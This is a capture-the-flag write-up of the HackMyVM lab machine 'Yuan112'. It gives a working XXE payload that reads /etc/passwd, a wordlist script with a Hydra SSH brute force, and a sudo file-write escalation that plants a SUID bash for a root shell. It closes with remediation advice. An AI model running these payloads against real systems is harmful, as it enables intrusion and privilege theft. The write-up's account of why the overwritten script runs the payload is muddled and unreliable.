Yuan112 - Write-up
| Field | Details |
|---|---|
| Platform | HackMyVM |
| Operating System | Linux |
| Difficulty | Easy |
| IP Address | 192.168.86.97 |
| Date | March 4, 2026 |
1. Executive Summary
The exploitation of the Yuan112 machine began with the discovery of an XML External Entity (XXE) vulnerability in the web application, which allowed for arbitrary file disclosure. By reading /etc/passwd, a partially masked password was discovered. A custom Python script was developed to brute-force the missing characters, leading to SSH access as the user tuf. Privilege escalation was achieved by exploiting a logic flaw in a sudo shell script that allowed for Arbitrary File Write, which was leveraged to hijack the script’s execution flow and spawn a root shell.
2. Reconnaissance & Enumeration
2.1 Network Scanning
The process began with an arp-scan to identify the target on the local network, followed by an OS check using whichSystem.py, confirming the target is a Linux machine.
sudo arp-scan --localnet -g
whichSystem.py 192.168.86.97

nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 192.168.86.97 -oG allPorts
extractPorts allPorts
nmap -p22,80 -sCV 192.168.86.97 -oN target
Key Findings:
| PORT | SERVICE | VERSION |
|---|---|---|
| 22 | SSH | OpenSSH 8.4p1 |
| 80 | HTTP | Apache httpd 2.4.62 |
2.2 Web Enumeration & XXE Discovery

The web server hosted a panel that processed XML input. I tested for XXE Injection by attempting to read the system’s /etc/passwd file.

XXE Payload:
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [
    <!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<root>&xxe;</root>
The server responded with the file contents, revealing a comment next to the user tuf containing a masked string: KQNPHFqG**JHcYJossIe.
3. Exploitation (Foothold)
3.1 Password Brute-Forcing
The string KQNPHFqG**JHcYJossIe appeared to be a password with two missing characters. A Python script was written to generate all possible combinations for the ** placeholders using alphanumeric characters.
#!/bin/python3
import string
import itertools

base_pattern = "KQNPHFqG**JHcYJossIe"
possible_chars = string.ascii_letters + string.digits

def generate_combinations(pattern):
        combinations = []
        for combo in itertools.product(possible_chars, repeat=2):
                char_fill = "".join(combo)
                new_pass = pattern.replace("**", char_fill)
                combinations.append(new_pass)
        return combinations

passwords = generate_combinations(base_pattern)
with open("yuan112dic.txt", "w") as f:
        for pw in passwords:
                f.write(pw + "\n")
With the generated wordlist, Hydra identified the correct SSH password:
python3 dic.py
hydra -l tuf -P yuan112dic.txt ssh://192.168.86.97 -t 64

And with that password I entered the machine.
ssh tuf@192.168.86.97
cat user.txt
4. Privilege Escalation
4.1 Script Analysis
Checking sudo permissions revealed:
tuf@112:~$ sudo -l
Matching Defaults entries for tuf on 112:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User tuf may run the following commands on 112:
    (ALL) NOPASSWD: /opt/112.sh
The /opt/112.sh script accepts a URL parameter (-u) and an optional output file (-o). It validates that URLs start with https://maze-sec.com/ but redirects output using >, creating an Arbitrary File Write vulnerability.
#/opt/112.sh script
#!/bin/bash
input_url=""
output_file=""
use_file=false
regex='^https://maze-sec.com/[a-zA-Z0-9/]*$'
while getopts ":u:o:" opt; do
    case ${opt} in
        u) input_url="$OPTARG" ;;
        o) output_file="$OPTARG"; use_file=true ;;
        \?) echo "错误: 无效选项 -$OPTARG"; exit 1 ;;
        :) echo "错误: 选项 -$OPTARG 需要一个参数"; exit 1 ;;
    esac
done
if [[ -z "$input_url" ]]; then
    echo "错误: 必须使用 -u 参数提供URL"
    exit 1
fi
if [[ ! "$input_url" =~ ^https://maze-sec.com/ ]]; then
    echo "错误: URL必须以 https://maze-sec.com/ 开头"
    exit 1
fi
if [[ ! "$input_url" =~ $regex ]]; then
    echo "错误: URL包含非法字符,只允许字母、数字和斜杠"
    exit 1
fi
if (( RANDOM % 2 )); then
    result="$input_url is a good url."
else
    result="$input_url is not a good url."
fi
if [ "$use_file" = true ]; then
    echo "$result" > "$output_file"
    echo "结果已保存到: $output_file"
else
    echo "$result"
fi
4.2 Exploiting Arbitrary File Write
Since the script runs as root, it could be used to overwrite any file. The strategy was to overwrite the script itself with a malicious payload that grants a root bash shell. I bypassed the regex requirements by creating a directory structure in /tmp that mimics the expected URL and then used the -o flag to overwrite /opt/112.sh.
mkdir -p "/tmp/https:/maze-sec.com/tools"
echo -e '#!/bin/bash\ncp /bin/bash /tmp/rootbash && chmod 4755 /tmp/rootbash' > "/tmp/https:/maze-sec.com/tools/pwn"
chmod +x "/tmp/https:/maze-sec.com/tools/pwn"

sudo /opt/112.sh -u "https://maze-sec.com/tools/pwn" -o /opt/112.sh
Now, the content of /opt/112.sh is simply: https://maze-sec.com/tools/pwn is a not good url. Because /tmp/https:/maze-sec.com/tools/pwn is a valid path on the filesystem, executing the now-corrupted /opt/112.sh as root triggers the execution of our malicious path if the shell attempts to interpret it. By executing the script again and then running our SUID bash:
sudo /opt/112.sh
/tmp/rootbash -p
This successfully spawned a root shell.

5. Flags & Proof
tuf

root
6. Remediation & Hardening
- Disable XXE: Configure XML parsers to disable DTDs and external entity expansion.
- Secure Sudo Scripts: Avoid allowing sudo execution of scripts that permit arbitrary file writes or use unvalidated file paths.
- Credential Hygiene: Never store passwords or hints in system files like
/etc/passwd. - Restrict /tmp: Mount
/tmpwithnoexecto prevent execution of uploaded scripts.
Authored by: Brutotes ⬅️ Back to Home